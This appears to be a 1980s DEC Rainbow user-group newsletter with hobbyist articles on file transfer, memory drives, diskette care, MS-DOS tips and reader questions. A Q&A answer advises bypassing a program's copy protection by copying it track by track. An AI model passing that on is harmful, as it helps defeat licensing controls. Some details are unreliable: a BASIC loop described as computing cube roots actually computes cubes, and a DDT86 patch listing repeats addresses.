Alex Garbera's article in the July Newsletter listed a fine means of transferring documents between a Rainbow 100 and a DECmate. It had several limitations, though. You need two operators, one on each machine. Running between machines each time you transfer a file is not particularly pleasant or efficient. And you need PolyCom or some other communications package on the Rainbow.

There is an alternate method for transferring files between these two machines, that, after initial set up, can be run from the DECmate alone, and uses the power of the operating system instead of additional communications software.

As in Mr. Garbera's method, botgh the DECmate and Rainbow must have the same communication parameters. Without PolyCom, you will need to use SET-UP to change these parameters on the Rainbow.

To begin your communications session:

1. Turn the Rainbow 100 on. Place the operating system disk in drive A, and the document disk in drive B. (If you have a hard disk, boot it as you would normally.)

2. Type A at the system menu.

3. At the A: prompt, type

```
CTTY AUX
```

if you are in MS-DOS, or

```
STAT CON:=BAT:
```

if you are in CP/M. These commands allow you to change the device from which you issue commands. They move all command input to the communications port of your Rainbow. From now on, all commands can be issued from the DECmate.

4. From the DECmate Main Menu, type CX and press RETURN.

5. At the Communications Menu, press RETURN.

6. Establish a connection with the Rainbow (via modem or hardwire).

7. Press RETURN and A: prompt should be displayed. You may now type any operating system command as if you were sitting at the Rainbow itself.

To transfer a text document from a Rainbow to a DECmate:

8. Type \R to return to the Communications Menu.

9. Type HD (for Host Document) and press RETURN.

10. Type the name of the document you wish to create on your DECmate and press RETURN.

11. Press RETURN if the A: prompt is not displayed.

12. Type

```
TYPE B:<filename.xxx>
```

and press RETURN.

13. The document should be displayed on your screen and end with an A: prompt.

14. Repeat steps 8 through 13 for each document you wish to transfer.

To transfer a text document from a DECmate to a Rainbow:

15. At the A: prompt, for MS-DOS, type

```
COPY AUX: [B:filename.xxx>
```

For CP/M, type

```
PIP <B:filename.xxx>=CON:
```

The MS-DOS version of this transfer does not recognize the SEND EOL CR LF of the DECmate control document. Your document will only have a LF between each line. Some additional editing may be required, depending on your Rainbow word processing software.

16. Type \R to return to the Communications Menu.

17. Type DH (for Document to Host) and press RETURN.

18. Type the name of the document you wish to send to the Rainbow and press RETURN.

19. In MS-DOS the DECmate will beep whenb the file transfer is

complete. Press RETURN twice to end the transfer and return to the A: prompt. In CP/M the text will be displayed on the screen. Type \R to end the transfer and return to the A: prompt.

20. Repeat steps 15-19 for each document you wish to transfer.

To end your session:

21. Type \R to return to the Communications Menu. Remove the HD or DH on the bottom of the Communications Menu.

22. Press RETURN to move back to the A: prompt.

23. In MS-DOS, type

CTTY CON

In CP/M, type

STAT CON:=CRT:

Then press RETURN at the A: prompt. This will return command input to the Rainbow keyboard.

24. Type \R to return to the Communications Menu.

25. Press GOLD MENU to return to the Main Menu.

This method has worked very well for several of our offices where an administrator has a Rainbow, and his or her secretary has a DECmate. The secretary can transfer several files at once from the Rainbow to the DECmate for formatting and output on a letter quality printer.

==========

FROM LAPTOP TO THE RAINBOW

By Anne-Marie Pollowy Toliver
Morgan State University
Towson, MD

A recent need for a lightweight portable computer led me to the realm of laptops. I was looking for an inexpensive computer as an adjunct to my Rainbow. After consultations with an associate, and some searching, I settled for a Tandy lap top with 24K of memory.

The little Tandy did exactly what it was supposed to, but connecting to the Rainbow was more complex. Neither the Tandy nor the DEC support people were much help. Tandy kept telling me to buy more bits and pieces: a null modem, a connector cable, a male-female adapter, etc. But what Tandy sold did not fit onto the Rainbow port. Finally, with minimal understanding of the up- and down-loading process, I stumbled onto what appeared to be the ideal component--an Inmac null-modem

cable made specially to connect with the Rainbow (ask for cable number 1964. Be sure to verify the number.) The cable was $39.00. Inmac's Maryland number is (301) 731-5980.

After the cable arrived, I easily installed the Rainbow end, but the Tandy end did not fit until I removed the cable connector cover to allow for slip-on space. Finally I was hard-wired. [Editor's note: data can be transferred between most microcomputers with a similar null modem.]

The literature for the Tandy was excellent, and I understood the communication parameters to be used. With the POLY-XFER communications package on the Rainbow, life was not that simple. Before I could transfer data, I had to get help from DEC support (several calls were required). Set the parameters in POLY-XFR as follows:

Communication

Data bits:	7
Stop bits:	1
Parity:	Space
Method:	Full Duplex
To Host:	XON-XOFF
TX speed:	300 bps
RX speed:	300 bps
Throttle:	0 cps
From host:	XON-XOFF

Console

Mode:	ANSI
New Line:	CR LF
User defined keys:	Answerback

Host Attributes

Host prompt:	None
EOF string:	None
Method:	Blind
EOL sync:	None
EOL delay:	0 ms
CR action:	Cr Cr

Defaults

Configuration:	No Change
Auto Start:	Disabled

Once the parameters in POLY-XFR are set, you are ready to communicate between the two. This is the process:

For the Rainbow, with POLY-XFR in drive A, and the receiving/sending disk in drive B:

1. At the A: prompt type TRM to enter the POLY-XFR main menu

2. Once in the main menu, press DO

3. Press Select R to receive, or Select S to send

4. Prepare the Tandy for TELCOM (see below. Most transferred data will appear one line at a time. This is not supposed to happen, but I was unable to find a way to prevent it.)

After the transfer is completed,

5. Press Select C to close file

6. Press Select twice to return to main menu
Preparing the Tandy is easy:

1. Place cursor on TELCOM and press ENTER

2. Verify status to be 37I1E,10pps

3. Press F4 (term)

4. Press F3 (for uploading) or F2 (for downloading)

5. At the prompt, "File to upload", type the full name of the file, and press ENTER

6. At the prompt, "Width", indicate the preferred number of characters and press ENTER. (I have found 120 to be useful here.) As soon as this final piece of information is entered, the uploading/downloading process will start. Be sure your Rainbow file is ready.

7. When the process is complete, press F8

8. At the disconnect prompt, press Y, then ENTER

9. Press F8 to return to the main menu.

I eventually traded the Tandy for a laptop Olivetti. They are very similar machines, but now my null modem cable actually fits without any difficulty on both computers. (One more battle won). If you have expirimented with this process and have successfully up- or downloaded at higher speeds, or if you've developed other tricks, please let me know. My number is (301) 661-6452.

==========

INFOCOM GAME PATCH FOR RAINBOWS WITH 640K OR MORE
by Bruce L. Gold
Salt Lake City, UT

Some INFOCOM games fail if your Rainbow has too much memory. They work with 384K, but they fail to load with 640K or more. They complain by saying,

Fatal error: Not enough memory.

This problem has been observed in ZORK1.CMD, ZORK2.CMD, ZORK3
.CMD, ENCHANTE.CMD, STARCROS.CMD, PLANETFA.CMD and SUSPENDE.CMD. The problem is with .CMD files. 8704 byte .CMD files fail. 8832 byte .CMD files load correctly. One working .CMD file can be used as a template to create working .CMD files for other Infocom games.

My ZORK2.CMD file worked properly with 640K. I used ZORK2.CMD, DDT86, & the handy hex ASCII table on page 139 of the "Rainbow Owner's Manual" to make good versions of my other Infocom games. As an example, here's how I patched SUSPENDE.CMD:

```
B>ddt86
-rzork2.cmd
  START     END
0650:000 0650:227F
-d1630
   .
   .
   .
-s1669
0650:1669 5A 53
0650:166A 4F 55
0650:166B 52 53
0650:166C 4B 50
0650:166D 32 45
0650:166E 20 4e
0650:166E 20 44
0650:166E 20 45
0650:166E 44 .
-s1693
0650:1693 5A 53
0650:1694 4F 55
0650:1695 52 53
0650:1696 4B 50
0650:1697 32 45
0650:1698 20 4e
0650:1699 20 44
0650:169A 20 45
0650:169B 53 .
-d1630
   .
   .
   .
-wsuspende.cmd
-^C
B>
```

==========

MULTIPLE MDRIVES FOR MS/DOS
(author unknown)

Sometimes it is desirable to have more than one Mdrive, to keep files separate, such as one for your FIDO files and one for the MS/DOS programs that you run the most frequently. This article explains how to set up multiple Mdrives.

To add more than one Mdrive to your MS/DOS Rainbow, you must have an adequate amount of memory. Determine the number of drives that you need, but remember that you'll probably need at least 128K free for MS/DOS programs. If you want equally sized Mdrives, run Mdrive one, and state the number of blocks that you want each mdrive to have, bearing in mind that the total of blocks for all Mdrives can't exceed your system memory. Edit your CONFIG.SYS to contain the line DEVICE=MDRIVE.SYS, for each MDRIVE that you want.

Example:

```
DEVICE=MDRIVE.SYS
DEVICE=MDRIVE.SYS
```

will produce 2 equally sized MDRIVES (I: & J: if your hard disk has 4 hard partitions for MS/DOS). You may add as many MDRIVES as you want, within the limits of your system memory. I've gone to 5, but that didn't leave much memory for anything else.

Here are some examples of commands for multiple Mdrives of different sizes:

Command	What it does
MDRIVE 1	[set up mdrive.sys for 1 64K block]
COPY MDRIVE.SYS MDRIVE1.SYS	[copy the file]
MDRIVE 2	[set up Mdrive.sys for 2 64K blocks]

Once you've entered the commands, you'll need to edit config.sys with your favorite editor. It should read:

CONFIG.SYS:

```
DEVICE=MDRIVE.SYS
DEVICE=MDRIVE1.SYS
.
.
.
```

When you reboot your system you will have one mdrive

with 1 Block, and one Mdrive with 2 blocks. The overhead of one block will produce about 60K of usable file space. Keep in mind that using one Mdrive with 1 block and one with 2 blocks will produce less net file space that using a single Mdrive with 3 blocks.

The file RAMDISK.SYS, which is kicking around, may be used in place of MDRIVE.SYS. (As a reminder, put a line in your config.sys: DEVICE=RAMDISK.SYS xxx where xxx is the size of the drive). You can mix RAMDISK.SYS with MDRIVE.SYS. The order of the lines in the config.sys file, will control the naming of the MDrives. When using MDRIVE.SYS, the name of the drive will echo during boot. When using RAMDISK.SYS, it will not.

==========

MS-DOS HARD DISK TIP
by Dennis K. Fitzgerald

Background. MSDOS disk space is allocated in units of "clusters." A cluster on a floppy disk is 512 bytes. On a hard disk with a 5, 8, or 10 Megabyte partition, the cluster size is 2048 (2K) bytes. This means that a 100-byte file will take up 512 bytes on a floppy disk and 2K bytes on a hard disk.

If you have a lot of small .BAT and .COM files on your hard disk, the wasted space can be significant. For example, let's say you have 20 .BAT files with an average size of 150 bytes and 10 small .COM files with an average size of 1500 bytes. These files total 18000 bytes of data, but will be allocated 61440 bytes of space. This means that 43K bytes are wasted.

One way to reduce this waste and speed up execution of these files is to pack the files into library (.LBR) files on the hard disk and then unpack them to a RAM drive (MDRIVE) when you boot the system. This saves space on your hard disk because the library allocates space in 128-byte clusters. It speeds execution because the .BAT files and .COM files are accessed more quickly from the MDRIVE than from the hard disk.

Specific Instructions. To do this most effectively, you should have a copy of LUE.COM (a very fast library extract utility) and LU (the general purpose library utility). LUE210 is available
on the WASHARUG bulletin board. LU87 is available there and on several disks in the WARUG program library. Once you have obtained these programs, perform the following steps:

1. Create a subdirectory to contain your small files:

```
MD \SMALL
```

2. Copy your small .BAT files and .COM files to that subdirectory. Make a backup copy of these files on a floppy disk and then delete them from their original locations on the hard disk.

3. Use the LU utility to create a library:

```
        CD \SMALL
        LU -u small *.bat *.com
```
The LU program will ask you to enter

"Number of slots (3-255, 0 to abort):"

You should respond with a number slightly greater than the number of files you wish to put in the library.

4. Delete all the .BAT and .COM files in the \SMALL subdirectory.

```
        DEL *.bat
        DEL *.com
```

5. If you do not already have one, follow the instructions in the MS-DOS manual to create an MDRIVE.

6. Add the following lines to your AUTOEXEC.BAT file:

```
          COPY \SMALL\SMALL.LBR F:
          F:
          LUE SMALL
          DEL SMALL.LBR
          E:
```

7. Add a reference to "F:\" to the path statement in your AUTOEXEC.BAT file.

Summary

Use of this tip will mean that your system takes longer to boot (because of the LUE executions), but you should see a significant reduction in wasted space on your hard disk and a slight speed improvement in execution of your small .BAT and .COM files. If you do not have a hard disk, this technique can still be used, though the space savings are not as dramatic.

[Editor's Note: Dennis won an award for this tip at DECUS.]

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SOLVING THE RAINBOW DISK TRANSFER PROBLEM

by Andy Lawlor
Center for Computer Services
Edinboro University of PA

I would like to clarify, and perhaps dispell some fears, regarding the memo I wrote, published by WARUG in the December 1985 Newsletter [See next article]. At Edinboro University, we are mainly a DEC shop. Most administrative offices have DECmates, VT220 terminals, or Rainbows. The facilities at the Center for Computer Services serves the entire University

community with support and facilities, including a Microcomputer Laboratory. It houses 17 Rainbows, in assorted models, memory configuration, peripherals, and no less than seventeen software titles to complement them. The entire campus has access to the Microlab, including students enrolled in any curriculum. It also receives much use from faculty, some with Rainbows at home, uploading or downloading files from the Academic VAX (we have an administrative VAX also), or printing out a scholarly work on the LQP02 letter quality printer. Since the academic departments have recently started procuring equipment for use in their offices, many faculty also use the facility for much of their paperwork. Also, departments teach between three and six classes a week in the Microcomputer Laboratory. Finally, I have one on my desk!

Now, I have bored you with our configuration to drive home a point: in an environment such as this, disks are often formatted on one Rainbow, data written to them on another, and files updated on a third (or fourth, or fifth). And all the while a different copy of the software was used, adding to the mix. The same may hold true for DECmate files between offices, but the most disk swapping here seems to take place with the Rainbows. With the increased use of the Rainbows in the past year, more and more problems arose from this type of disk handling. We consulted our local DEC Field Service technician (who shall remain nameless, although I will mention he enjoys reading this newsletter, as he learns much about the Rainbow not published at DEC!), who tried to help us locate the source of the problem.

He did not have much luck until a DEC letter crossed his desk explaining some possible problems and solutions regarding CP-M and MS-DOS, the magnetic media, and the RX50 drives (the drives are used in both Rainbows and DECmates). Regarding the operating systems and drives: "MS-DOS version 2.05 and CPM version 2.00 has an ISV (Instantaneous Speed Variation) patch installed. The patch is designed to check when a drive door is opened and closed during disk writes. The patch includes code to DESELECT the drive that is writing after every sector and SELECT the other drive of the pair. If the door status of the opposite drive had changed during the time since the last sector write, it rewrites the last sector over again. The selecting and deselecting of drives caused spikes on the disk which caused the floppy to have interchange problems. The solution to the problem is the release of new versions of MS-DOS and CPM." The new releases referred to are MS-DOS V2.11-1 and CPM V2.10.

Concerning the media the memo states: " Please note that installing the new operating systems will not correct data problems created by the old operating system. However, any new data written will be done reliably and correctly. After installing the new operating system it is recommended that you use the MS-DOS V2.11 COPY utility or CP/M V2.10 PIP utility to copy all of your valuable data over to a brand new diskette. If a new disk is not available the old diskettes should be bulk erased and reformatted under the applicable operating system prior to its use in the copy process. If the diskette is not

first bulk erased, the problems that the new operating system corrected will still be there. Do not use CP/M's COPYDISK or MS-DOS's DISKCOPY utilities to copy data/system diskettes that were created using older versions of these operating systems, they copy the entire disk including the piece of the operating system we are trying to replace." The last section dealt with the proper handling of media. It mentions the usual warnings like store in protective jackets, and never allow fingers to touch the diskette data surface. Here are some other warnings that I have never come across, however.

6. Media should be stored within the computer environment to allow stabilization before use. For example, media brought in from a very humid condition should stabilize for 24 hours before use.

8. Care should be taken to fully seat media within the drive before closing the door. Failure to do so will result in damage to the media hub hole. If this occurs, discard media immediately.

9. Media (hub) reinforcing rings should not be used with the RX50 drive. These rings have been found to cause media slippage and data errors."

And another field service document recommends DEC media, Verbatim manufactured Single Side (SS), Double Density (DD), 96 TPI disks. According to this information, 48 TPI media will not work properly. Although the RX50 drive can read 48 TPI, it cannot write to it properly. Therefore, a disk on an IBM-PC does not necessarily run on a Rainbow, at least, with the same precision, since the Rainbow drive mechanism requires 96 TPI, and the IBM drive only 48 TPI. The document mentions Verbatim's name brand (a Verbatim label) in 96 TPI, SS, and DD, are made to the same standards as the ones made for DEC. For a fraction of the cost, buying Verbatim's own name brand SS DD 96 TPI will give you the same quality as DEC's diskettes, since they are the same thing!

My supervisor feels DEC on the whole is a "very technical company, almost to the point of absurdity", and I agree with him. Perhaps they are a bit self serving with their insistence on using DEC RX50K media, but all in all, I feel they are interested enough in the quality of their products to pass this information to their field service technicians.

In answer to D. Scott Metsger in Columbus, according to the above information, reinforced hubs are not recommended by DEC. Since your present disks with hubs have not given you any data errors, perhaps this is a fine technical point on DEC's part. On the other hand, how long have you used these disks with your Rainbow? Who knows what could happen eventually. To play it save we use BASF's 96 TPI, SS, DD disks without hug rings.

Disks _are_ transportable between Rainbow systems. We had problems before implementing MSDOS 2.11 and CPM 2.10 on all our

diskettes, because of the spike problem discussed above. Remember, we have over 200 users per week sharing 17 Rainbows and fifty different copies of seventeen software titles. In a single user per station situation, this is probably not a problem.

A case in point for our situation is faculty member Robert Rhodes, a user with a Rainbow at home. He often composes tests or academic documents at home and totes over his disk and software to use on our faculty workstation Rainbow, attached to an LQP02. Without fail, he would get a data read error, using his software and ours, with his data disk. This occurred using more than one program, ruling out a possibility with the software itself. After using MSDOS V2.11 and CPM V2.10, bulk erasing old disks instead of formatting over them, transferring the software and data from newly formatted disks, and following the same procedure at the Microcomputer Lab, the problems have not resurfaced. Bob Rhodes was not the only user to experience these problems, and since the Microcomputer Lab has followed these recommendations, no other problems have occurred for other users.

In our environment, the transportability problem was a serious one. For someone else, whose programs or data files are never used on another Rainbow, this is not a factor. I cannot stress strongly enough, however, to bulk erase your old diskettes instead of formatting over them. Formatting, according to the MS-DOS Technical Documentation Manual, has two different meanings. The general formatting of a diskette involves the process "whereby synchronizing data is placed on a newly manufactured diskette. This synchronizing data is required in order for the diskette controller circuits to read and write data to the diskette." MS-DOS uses the term formatting to describe a different process. "This process initializes a blank, but physically-formatted diskette, with an area for storing the diskette directory and a table called the File Allocation Table (FAT)." They are both achieved with the /I parameter when invoking the FORMAT command.

Neither one actually mixs up the alignment of the iron oxide particles, which is the layout of a newly manufactured or bulk erased disk. In contrast, the initialization of a diskette in an Apple disk drive lays down binary zeros, in effect deGaussing the disk. The write operation of the Rainbow involves magnetizing the surface of the medium in one direction to lay down a zero, and magnetizing the surface in the opposite direction to lay down a one (binary code). My understanding is a reformatted diskette, not deGaussed or freshly manufactured, still has data encrypted in the magnetic media to some extent. Therefore, since deGaussing a used diskette misaligns the iron oxide particles, there is no chance for the read/write head to read parts of old data. Possibly, the read/write head while in read operation could pick up some of the garbage at the end of a sector. In fact, I once tried an old disk, but reformatted, with a demonstration copy of the WPS+/Rainbow word processor (another story!). It refused to save my file to that disk, stating my file table was full. I recommend deGaussing before reusing old diskettes, even with the same Rainbow. We bought ours from Radio

Shack for under fifteen dollars.

I hope this information clears up any misunderstandings that may have occurred due to the original article. Questions concerning this article are welcome.

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MORE DEC ON DISKETTES AND DRIVES

Thanks to Tim Cordell, of Edinboro University of Pennsylvania, who passed this memo from Andrew Lawlor (also of Edinboro) on:

Digital Equipment has provided me with some information regarding the disk drives found in all DECmate and Rainbow systems. to ensure top operating condition of the disk drives, and trouble free access to your data, follow these recommendations for proper handling of the diskettes and care of the drives:

1. Diskettes should be rated as "DD" (double density) or "QD" (quad density) 96 TPI (tracks per inch). The drives can read information stored on 48 TPI disks, but [they] should not be used to store information.

2. Diskettes brought from any area other than where your DECmate or Rainbow is located, should be stabilized to the same temperature and humidity before use. For example, diskettes brought in from very humid conditions should be allowed to stabilize (adjust to the room's humidity and temperature) before use.

3. Care should be taken to fully seat the diskette within the drive before closing the door. If not done properly, damage may occur to the disk's hub hole (center hole in disk). If this occurs, discard the disk immediately.

4. Reinforced hub disks (a ring of material used to reinforce the edge of the hole in the center of the disk) should not be used with the DECmate or Rainbow drive. These rings have been found to cause the diskette to slip within the drive, causing data errors.

5. If formatting your own disks, format only the first time the diskettes are used, and do not use the format routine for erasing a diskette to use over. The diskettes must be erased first with a bulk eraser. This is most important for diskettes which are transported between two or more systems.

6. Optimal operating temperature is 50-90 degrees Farenheit; optimal humidity is between 20 and 80%. Systems used beyond these limits could cause the diskettes to expand or contract, causing warping, or damage to the read/write head. Disks should never be stored in environments greater than 125 degrees Farenheit, such as direct sunlight.

Complicating the problems with the diskettes and drives for Rainbow users, is a problem found with version of MS-DOS 2.05 and CP/M 2.0: a patch within those operating systems, used to check when a disk drive door is open or closed, causes spikes on the disks in use. These spikes cause the diskettes to have interchange problems--that is, trouble with a disk written on one Rainbow when moved to another Rainbow.

The solution was added to new versions of MS-DOS (2.11) and CP/M (version 2.10). Once these are procured, however, you cannot simply reformat your disks with the new operating system. The only way to remove the spikes is to bulk erase the diskettes and then reformat them with the newest version of the operating system. To copy your files to the new or bulk-erased diskettes, it is recommended that you use PIP for CP/M copies, and COPY for MS-DOS, rather than the diskette copy programs available with the operating systems. The diskette copy utilities may recopy part of the operating system you are trying to replace.

[Editor's comments: This is the first explanation I've seen of the problem in moving disks from one machine to another. It does not occur with all machines. Reasonable quality 48 TPI disks, especially those with hub rings, work very well with the Rainbow. . . For more information on "the problem", read this commentary:

PROBLEMS WITH THE RAINBOW
by Daniel Golembek
Baltimore, MD

While still under guarantee, the main board of my Rainbow failed. It was promptly repaired. A month later, I began having a lot of problems with the disk drives. I could format and write on disks, but not read them afterwards. First I thought that the problem was the diskettes, although they were DEC RX50 disks, but when it happened several more times, I phoned the Atlanta Hotline again. The disks were determined to be bad, and were consequently replaced.

Since I had such serious problems during the guarantee period, I decided to purchase a carry-in maintenance contract.

I still had problems with my machine. . .for example, when turned off, the LEDs of the drives turned on, and a large spike appeared on the screen. None of these things happen to any other Rainbows I've seen. I took the computer to the Baltimore [Service Center] office. I was told the the machine was OK, that those things were normal, and that the problem was at home. So I took it to my office and plugged it into the same line I have my

VT240 normally plugged into (the lines at the Space Telescope Center are perfect and are monitored constantly. The spike was still there! Off to repairs, again.

This time, they decided that not only were the disk drives bad, but that the drive board was not good either, and worst of all, that the memory chips, which I had bought from DEC at an incredibly high price, were manufactured by NEC and although they passed all the tests, (memory test, never appearing message 27, SET-UP indicating 386K of memory) didn't work on the Rainbow 100+. . .I couldn't believe it!

==========

TORTURE TESTING YOUR COMPUTER

During the warranty period, you should give your new computer a serious workout. T. R. Reid, a staff writer on the Washington Post, suggests in his column of December 23, 1985, the following tests.

1. Turn the computer on, and keep it on, nonstop, for at least three days.

2. Test the logic circuits. After a few days, start computing, nonstop for a few more days, with a program such as this BASIC program:

```
10  Z=X*X*X
20  PRINT X,Z
30  X=X+1
40  GO TO 10
```

This code produces an endless loop which computes the cube root of every integer from 0 on up. If the computer is still grinding away after a "few million passes," its logic circuits are probably just fine. (This can burn a spot in the screen, so turn the monitor down.)

3. Test the input-output circuits. Here's a BASIC program to test that:

```
10  FOR A=1 to 255
20  PRINT CHR$(A):NEXT
```

Watch this to make sure it shows up on the screen.

4. Test the printer by changing PRINT in the program above to LPRINT.

5. The disk drives are the most vulnerable part of the computer. To test them, use this BASIC program, which spins the disk and reads a file as many times as you specify (25 in the example):


```
10  FOR A=1 to 25
20  OPEN "I," #1."FILE.EXT"
30  CLOSE #1:NEXT
```

[Insert the name of any file in FILE.EXT above.]

6. Run through every diagnostic disk and test that came with the computer.

The point is to find the problems, if any, while the computer is still under warranty.

==========

MS-DOS COMMAND LINE REPEAT KEY

by Darryl Pope
New Haven, CT

Here's a tip for recalling the last line entered in the MS-DOS command mode: Refering to section 6.1 of the MS-DOS advanced user's guide documentation, there is the statement "A command line can be instantly repeated by pressing two keys". On the Rainbow keyboard those "two keys" refer to the <DO> key and one of the grey function keys (most of them anyway), I find pressing the <DO> and <HELP> keys simultaneously the most convenient. This command can come in very handy.

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06117
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MAKING DO WITH MS-DOS SPECIAL EDITING KEYS

by George Theall
Pennsylvania Rainbow User's Group
University of Pennsylvania

Surprisingly, there are a number of Rainbow users who are unaware of the fact that certain function keys allow you to edit a previously entered command at the DOS prompt. This may not seem too important, but it can save considerable time and effort, especially if your commands involve path names. These keys are covered in the MS-DOS manual under the heading, "Special Editing Keys," (even in the ealiest manuals). The keys are the same as those used in EDLIN, and they will even work in DEBUG.

In this article I will just touch on the keys I use most often. If you want to learn more, refer to your manual and expiriment!

In what follows, let's suppose you have disks in drives A and B, and wish to examine a file called "README.TXT." To find it you have just typed "DIR README.TXT," but the file's not on drive A. To determine if the file is on drive B, you could retype the entire command (simple in this case, but try it with

path names) or use the MS-DOS special editing keys. To the keys, type the right arrow ">" at the prompt. You'll notice that the first character in the previous command, "D" appears. If you continue typing right arrows, the characters from the previous command line will continue to appear.
In this case, type the arrows until "DIR" appears. To check for the file on drive B, hit INSERT, and they type B, hit DO, and then RETURN to complete the new command.

What has just happened is that MS-DOS stores the previous command in a buffer which you can access using the editing keys, without even being in an editor. The right arrow copies the characters from the buffer to the new command line. INSERT inserts characters into the buffer, and DO copies the remaining characters to the command line.

Two other handy editing keys are FIND and SELECT. When you type SELECT and a letter, all the characters in the buffer up to but not including the selected letter are copied to the command line. In a similar fashion, FIND, followed by a character, removes all characters preceeding the chosen one from the buffer (which holds the memory image of the previous command).

This discussion has only been the beginning. I suggest you practice with these editing keys. They're simple to learn, and you'll be astonished at how you ever managed without them!

(This article previously appeared in the PENNRUG Newsletter.)

==========

ADDING A MOVE COMMAND TO MS-DOS

Noticeably absent from all versions of the MS-DOS operating system (through 3.1) is a command to move files from one disk to another. The COPY command can transfer a file from one disk to another, but it leaves the original file on the source disk. You then have to use the DEL or ERASE command to rid your source disk of the original file.

You can eliminate the extra step of erasing the original file by adding your own MOVE command to MS-DOS. All you need is a short and simple batch file. Using DOS commands (EDLIN) or any word processor that will produce ASCII text files, create a batch file called MOVE.BAT, which contains the following two lines: COPY %1 %2 and DEL %1. This batch file will copy the specified file to the targeted drive and then delete the original file. When you type MOVE FILENAME B: at the A: prompt, the file will be copied to the B: drive and then deleted from A:.

Copy the MOVE command to your MS-DOS disk and anywhere else it is appropriate. If you have a hard disk, you can use the PATH command to make it available from anywhere on the hard drive.

(This article was excerpted from the February 1986 issue of Personal Computing magazine.)

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PC TO PC TRANSFER USING KERMIT

Transferring files from one PC to another is fairly simple. If you are using telephones, you will need a modem attached to each machine. You can also use a null modem. You will need the appropriate KERMIT for each machine. Here are the steps:

1. Bring KERMIT up on both PCs.

2. Set both KERMITs to Eight-None as the parity, set them to the same buad rate, same send/receive packet size, and same EOF character. Reset the default disk drive if necessary.

3. Put one Kermit into the server mode, and set the attached modem to answer mode.

4. On the other PC, use the SEND/GET (or RECEIVE) command to send or receive files to/from the server. When finished, use FINISH to tell the server to exit from the server mode.

5. Exit from both KERMITs.

(This information appeared in Prompt, the Office Automation Newsletter of the Computing Center at the State University of New York, Stony Brook.

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RAINBOW QUESTIONS AND ANSWERS

This month, there appear to be a lot more unanswered questions than usual. . .if you have an answer to any of these questions, please contact the editor. The answers will be published in subsequent issues.

Q. Does anyone know of a program for the Rainbow versions of WordStar which enables proportional printing (uniform spacing between words) on right justified documents? According to MicroPro, who produces WordStar, proportional printing tables are included in the WordStar code but they have not been able to get them to work. Writing Consultants of Rochester, NY has programs for several computers, but none for Rainbow and none for the latest MS-DOS WordStar (v 3.31).

Q. Is there a faster way to back up the hard disk than using floppies?

A. Yes! There are at least three alternatives at this time: Duncan McDonald's DM110 tape backup system, which is the cheapest at about $ (We'll have a review on the DM110 tape backup in the future.) Bruce (Hoot) Gibson has devised a removable hard disk backup which is supposed to be very fast, at a cost of approximately $ And Univation is marketing a fixed hard disk/removable disk combination. The price on it will probably be over $5000, and you'll have to buy their memory board for it. They may provide a trade-in policy. Once more, for new readers, here are the addresses and phone numbers of these companies:

Duncan McDonald, Inc.
29276 Ridgeview Drive
Laguna Niguel, CA 92677
(714) 495-4418

CHS
Bruce (Hoot) Gibson
158 Boxboro Road
Stow, MA 01775
office (617) 897-1868

Univation, Inc.
1037 N. Fairoaks Avenue,
Sunnyvale, CA 94089
(408) 745-0180

Q. Is there a way (for instance by adding a cache peripheral) to get a Rainbow 100A to address more than approximately 900K of RAM? If so, what is required, and where can it be gotten?--Leon Idoine, Frederick, MD

A. The answer is yes, it is possible for both hardware and software to address more than 900K of RAM. More RAM could be added with special hardware, but in order for a software package to access the RAM it would have to have instructions to do so. The extra RAM is not "transparent" to the software. The AST corporation has released a board for the IBM PC which allows version 2 of Lotus to access up to 4 megabytes of RAM. Another way to address more RAM is to add it as another disk drive, in the way software now accesses an M drive. Unfornately, to date, no one offers any RAM disk hardware for the Rainbow. --Carl Houseman, Stuart's Draft, VA

Questions from Anaheim:

Q. Where can I get the BIOS and COMM BIOS entry points and listings for MS-DOS 2.11? (Chris Keyes (802) 348-7171)

Q. What is a good hardware debugger for the Rainbow? (Chris Keyes (802) 348-7171)

Q. Why is WPS+ for the Rainbow so slow and bulky? Why is there no spelling checker, and no ability to send and receive files to a VAX? Why can't it read a DECmate disk? (Glenn Okuma)

Q. Is there a special meaning for a file named "CLOCK" on MS-DOS? I have an IBM disk with a file named CLOCK.E on it. When I try to access that file, the system crashes. (Ken Harris (414) 886-5678)

A. There is an internal MS-DOS device (like AUX or PRN) called CLOCK. When you reference the file, you are really calling this internal device--and KABOOM! (Dennis Fitzgerald)

Q. I am looking for REPORTMAKER by Krepec Software. We have an early version which only works with CP/M version 1.0. Before Krepec went out of business, they sent us a patch to override the copy protection, but it doesn't work with our early version. does anyone have a later version that we can buy or copy now that the company is out of business? Call collect if need be!
(Will Roberts (415) 397-4004)

A. Try to copy it track by track using FCV, skipping the bad track (which may be track 3).

Q. Does anyone know of VAX software that emulates XMODEM to allow the transfer of Symphony spreadsheets to and from the VAX? (John Hegner (212) 553-0865)

A. There is an XMODEM version written in Fortran for the VAX on DECUS Tapes and also on the Compuserve VAX special interest group area. To get there on Compuserve, type "GO VAXSIG".

Q. Re Rainbow MS-DOS version 2.11: How does the COMM port CTTY work? I tried saying CTTY AUX, CTTY COMM, etc. None seem to

work. What are the rules, the limitations, etc.? (Ken LeFebvre (216) 243-1013)

A. For partial information, see the article on Rainbow to DECmate and back in this issue.

Q. We are trying to redefine the function keys while logged onto the VAX using VAP (file transfer) software, and running Lex11 (word processor). This is only moderately successful. Why? (Bob Nelson)

Q. In regards to the MS-DOS Backup Utility, when I try to invoke an indirect file with the utility, it will not allow me to input the "<" symbol. What am I doing wrong? (Robert Tokashiki (213) 481-5603)

Q. Help! Can I buy all of the public domain software with a state purchase order after the conference? (Brad Paulsen)

A. The software that the PC SIG offered is not available because the SIG has no mechanism to copy it between symposia. If it has been submitted to the DECUS library, they will probably want cash. You can also try local Rainbow user groups. Some will allow you to send disks to copy, other charge a media fee (usually $5-7 dollars a disk). Again, you will probably need to send a check along with your order.

Q. I am looking for information on third party interface boards which will enable VT terminals to emulate IBM or DEC PC software on a VAX. I know of one vendor, Logicraft, which apparently sells this service. Any feedback on Logicraft or any other third party vendor would be appreciated. (Tim Flynn (201) 757-1600, x 3111)

Q. Is it possible to use a VT240 dumb terminal through a modem and run CP/M-86/80 or MS-DOS on a Rainbow? How? (C. Y. Tom (702) 295-4556)

A. Yes. Use a switch in polyCOM (don't use RED).

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RAINBOW TUTORIAL

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A SHORT PRIMER FOR THE RAINBOW GRAPHICS INTERPRETER

by Carl E. Hall
Albion College

This primer is intended for computer users who have had limited exposure to personal computers and computer languages. The target user is, in fact, the person who has had less than a year of computer experience or who has only recently discovered the graphics option available on Digital Equipment Corporation Rainbow Personal Computers.

